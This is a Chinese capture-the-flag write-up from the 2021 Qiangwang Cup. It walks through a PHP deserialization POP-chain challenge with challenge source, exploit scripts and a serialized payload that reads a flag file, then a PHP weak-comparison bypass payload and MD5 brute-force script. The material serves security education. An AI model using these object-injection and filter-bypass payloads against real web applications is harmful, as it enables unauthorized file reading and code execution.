2021强网杯全国网络安全挑战赛Writeup

原创

Tr0e 于 2021-06-20 19:41:33 发布 4759 收藏 55

分类专栏： CTF之路

本文链接：https://blog.csdn.net/weixin_39190897/article/details/118066125

文章目录

前言

上周末端午假期期间（6月12日9:00至6月13日21:00）参与了为期 36h 的第五届强网杯网络安全竞赛，不得不说题目比去年难多了，两天下来腰酸背痛脑壳疼……比赛的数据大致如下：

幸运的是最终在实力傍队友的情况下，又一年获得竞赛前 10% 有效排名的 “强网先锋” 称号，在此记录下比赛的 Writeup。

112	ccs	海南世纪网安信息技术有限公司
113	StudentUnion	中国海洋大学
114	Radar	徐州工程学院
115	PRJ	PRJ
116	做一题就吃饭	浙江工业大学
117	XRAYS	杭州电子科技大学
118	查无此队	浙江师范大学
119	Winner	邵阳学院
120	CR400AF	郑州铁路职业技术学院
121	格局要大	安全研究团队
122	六月吃瓜队	国家电网河南公司
123	Lambda1	佛山科学技术学院
124	温职-中交联队	温州职业技术学院
125	黄金剧场	黄金剧场
126	U-Team	中国民航大学


附件2 :入围线下赛32支队伍名单

队伍名称	学校单位名称
0x300R	长亭未来科技
eee	腾讯


Oops	上海交通大学
AAA	浙江大学
NeSE	中国科学院大学网络空间安全学院
Nu1L	Nu1L


强网先锋-赌徒

1、下发赛题，访问地址如下：



2、结合题目源码提醒，利用 dirsearch 扫描目录，发现 www.zip：





3、解压缩获得题目源码：

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);

class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }
    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}
```

```php
class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new  Start();
}
?>
```

看到这里猜测是 PHP 反序列化的题目，但是先前了解的相关题目都只是涉及析构函数的利用点，本题看得一脸懵圈，所以立马恶补下 CTF 中关于 PHP 反序列化的套路。

PHP的魔术方法

PHP 中魔术方法的定义是把以两个下划线 `__` 开头的方法称为魔术方法，常见的如下：

```
__construct:  在创建对象时候初始化对象，一般用于对变量赋初值。
__destruct:   和构造函数相反，当对象所在函数调用完毕后执行。
__toString:   当对象被当做一个字符串使用时调用。
__sleep:      序列化对象之前就调用此方法(其返回需要一个数组)
__wakeup:     反序列化恢复对象之前调用该方法
__call:       当调用对象中不存在的方法会自动调用该方法。
__get:        从不可访问的属性中读取数据会触发
__isset():    在不可访问的属性上调用isset()或empty()触发
__unset():    在不可访问的属性上使用unset()时触发
__invoke():   将对象调用为函数时触发

更多请查看PHP手册：
https://www.php.net/manual/zh/language.oop5.magic.php
```

简单例子

```php
<?php
class A{
    var $test = "demo";
    function __wakeup(){
        eval($this->test);
    }
}
$a = $_GET['test'];
$a_unser = unserialize($a);
?>
```

分析：这里只有一个A类，只有一个`__wakeup()`方法，并且一旦反序列化会走魔法方法`__wakeup`并且执行 test 变量的命令，那我们构造如下 EXP 执行 phpinfo() 函数：

```php
<?php
class A{
    var $test = "demo";
    function __wakeup(){
            echo $this->test;
    }
}
$a = $_GET['test'];
$a_unser = unserialize($a);

$b = new A();
$b->test="phpinfo();";
$c = serialize($b);
echo $c;
?>
输出：
O:1:"A":1:{s:4:"test";s:10:"phpinfo();";}
```

提交输出的 Payload，执行效果如下：

POP链实例

进一步来看一道进阶题目：

```php
<?php
//flag is in flag.php
error_reporting(1);
class Read {
    public $var;
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}
```

```php
class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'Welcome'."<br>";
    }
    public function __toString()
    {
        return $this->str['str']->source;
    }

    public function _show()
    {
        if(preg_match('/gopher|http|ftp|https|dict|\.\.|flag|file/i',$this->source)) {
            die('hacker');
        } else {
            highlight_file($this->source);
        }
    }

    public function __wakeup()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test
{
    public $p;
    public function __construct()
    {
        $this->p = array();
    }

    public function __get($key)
    {
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['hello']))
{
    unserialize($_GET['hello']);
}
else
{
    $show = new Show('pop3.php');
    $show->_show();
}
```

【题目分析】对于此题可以看到我们的目的是通过构造反序列化读取 flag.php 文件，Read 类有`file_get_contents()`函数，Show 类有`highlight_file()`函数可以读取文件。接下来寻找目标点可以看到在最后几行有 unserialize 函数存在，该函数的执行同时会触发`__wakeup`魔术方法，而`__wakeup`魔术方法可以看到在 Show 类中。

1、`__wakeup`方法：

```
public function __wakeup(){
   if(preg_match("/gopher|http|file|ftp|https|dict|\.\./i", $this->source)) {
       echo "hacker";
       $this->source = "index.php";
   }
}
```

存在一个正则匹配函数 preg_match()，该函数第二个参数应为字符串，这里把 source 当作字符串进行的匹配，**这时若这个 source 是某个类的对象的话，就会触发这个类的`__tostring`方法**，通篇看下代码发现`__tostring`魔术方法也在 Show 类中，那么我们一会构造 exp 时将 source 变成 Show 这个类的对象就会触发`__tostring`方法。

2、`__tostring`方法：

```
public function __toString(){
    return $this->str['str']->source;
}
```

首先找到 str 这个数组，取出 key 值为 str 的 value 值赋给 source，**那么如果这个 value 值不存在的话就会触发`__get`魔术方法**。再次通读全篇，看到 Test 类中存在 __get 魔术方法。

3、`__get`方法：

```
public function __get($key){
    $function = $this->p;
    return $function();
}
```

发现先取 Test 类中的属性 p 给 function 变量，再通过 return $function() 把它当作函数执行，这里属性 p 可控。这样就会触发`__invoke`魔术方法，而`__invoke`魔术方法存在于Read类中。

4、`__invoke`方法：

```
public function __invoke(){
    $content = $this->file_get($this->var);
    echo $content;
}
```

调用了该类中的 file_get 方法，形参是 var 属性值（这里我们可以控制），实参是 value 值，从而调用`file_get_contents`函数读取文件内容，所以只要将 Read 类中的 var 属性值赋值为 flag.php 即可。

5、POP链构造：

`unserialize`函数(变量可控)–>`__wakeup()`魔术方法–>`__tostring()`魔术方法–>`__get`魔术方法–>`__invoke`魔术方法–> 触发 Read 类中的`file_get`方法–>触发f`ile_get_contents`函数读取 flag.php。

```php
<?php
class Show{
    public $source;
    public $str;
}
class Test{
    public $p;
}
class Read{
    public $var = "flag.php";
}
$s = new Show();
$t = new Test();
$r = new Read();
$t->p = $r; //赋值Test类的对象($t)下的属性p为Read类的对象($r)，触发__invoke魔术方法
$s->str["str"] = $t;//赋值Show类的对象($s)下的str数组的str键的值为 Test类的对象$t ，触发__get魔术方法。
$s->source = $s;//令 Show类的对象($s)下的source属性值为此时上一步已经赋值过的$s对象，从而把对象当作字符串调用触发__tostring魔术方法。
var_dump(serialize($s));
?>
```

题目POP链构造

经过上面的实例分析，此赛题同理，照葫芦画瓢即可。


构造本题的 EXP：

```php
<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint");';
}
class Info
{
    public $phonenumber=123123;
    public $promise='I do';
}
class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';
}
$S = new Start();
$I = new Info();
$R = new Room();
$R->a = $R;
$I->file['filename'] = $R;
$S->name = $I;
echo serialize($S);
?>
```

输出Payload：


```
O:5:"Start":2:{s:4:"name";O:4:"Info":3:{s:11:"phonenumber";i:123123;s:7:"promise";s:4:"I do";s:4:"file";a:1:{s:8:"filename";O:4:"Room":3:{s:8:"filename";s:5:"/flag";s:10:"sth_to_set";N;s:1:"a";r:6;}}}s:4:"flag";s:33:"syst3m("cat 127.0.0.1/etc/hint");";}
```

提交 Payload，获得 Flag 的 base64 编码：



hiZmxhZ3tlMjRjYmE5NC03OGU4LTQ1NjEtYWQ4Ny1mYjI1NDkwZDQwOTh9

坑点！需要去除前面的 “hi” 字符再进行 Base64 解码：




强网先锋-寻宝

下发赛题，访问链接如下：

该题需要你通过信息 1 和信息 2 分别获取两段 Key 值，输入 Key1 和 Key2 然后解密。

Key1之代码审计

点击“信息1”，发现是代码审计：



完整源码如下：

```php
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
        $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','num','h
tml','\/','\,','\'','0000000');
        $filter_phrase= '/'.implode('|',$filter_word).'/';
        return preg_replace($filter_phrase,'',$string);
    }

if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['nunber3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);
```

```php
if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($nu
m4) ){
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            die("no");
                        }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no111");
        }
}
非数字
?>
```

核心需要 bypass 的代码如下：

```php
if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
    echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){
                    echo "第四层";
                    if(!isset($num5)||(strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                        if($y = $b === NULL){
                                if($y === true){
                                    echo "第五层";
                                    include 'KeY1lhv.php';
                                    echo $KEY1;
                                }
                        }else{
                            die("no");
```



第一层：要求非纯数字且大于 1024，利用 PHP 弱比较令 $num1=11111a 即可。

第二层：绕过 intval 函数(`intval()` 函数用于获取变量的整数值)，利用科学技术法绕过长度小于 5 的限制，故令 $num2=9e9 即可。

第三层：substr(md5) 取值为某个值，编写脚本进行 MD5 碰撞，计算出num3 为 61823470，脚本如下：

```python
import hashlib

def md5_encode(num3):
    return hashlib.md5(num3.encode()).hexdigest()[0:7]

for i in range(60000000,700000000):
    num3 = md5_encode(str(i))
    # print(num3)
    if num3 == '4bf21cd':
        print(i)
        break
```

运行结果如下：



第四层：科学计数法绕过，长度为 7 且为 0，num4 为 0e00000。

第五层：`json_decode()`函数接受一个 JSON 编码的字符串并且把它转换为 PHP 变量，如果 json 无法被解码（非 json 格式时）将会返回 null，故令 num5 等于 1a （任意字符串即可）。


故最终 Payload：

```
ppp[number1]=11111a&ppp[number2]=9e9&ppp[number3]=61823470&ppp[number4]=0e00000&ppp[number5]=1a
POST提交获得 Key1：
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

Key2之脚本搜索

1、提示信息给了一个下载链接：

2、解压后得到一堆 docx 文件：




3、随便打开一个发现是一堆字符：

4、猜测 Key2 就在其中某一个文件中，写脚本跑：

```python
import os
import docx

for i in range(1,20):
    for j in range(1,20):
        path = "./5.{0}/VR_{1}".format(i,j)
        files = os.listdir(path)
        # print(filePath)
        for file in files:
            try:
                fileName = path+"/"+file
                # print(fileName)
                file = docx.Document(fileName)
                for content in file.paragraphs:
                    # print(content.text)
                    if "KEY2{" in content.text:
                        print(content.text)
                        print(fileName)
                        break
            except:
                pass
```

运行结果如下：



得到 KEY2 ：

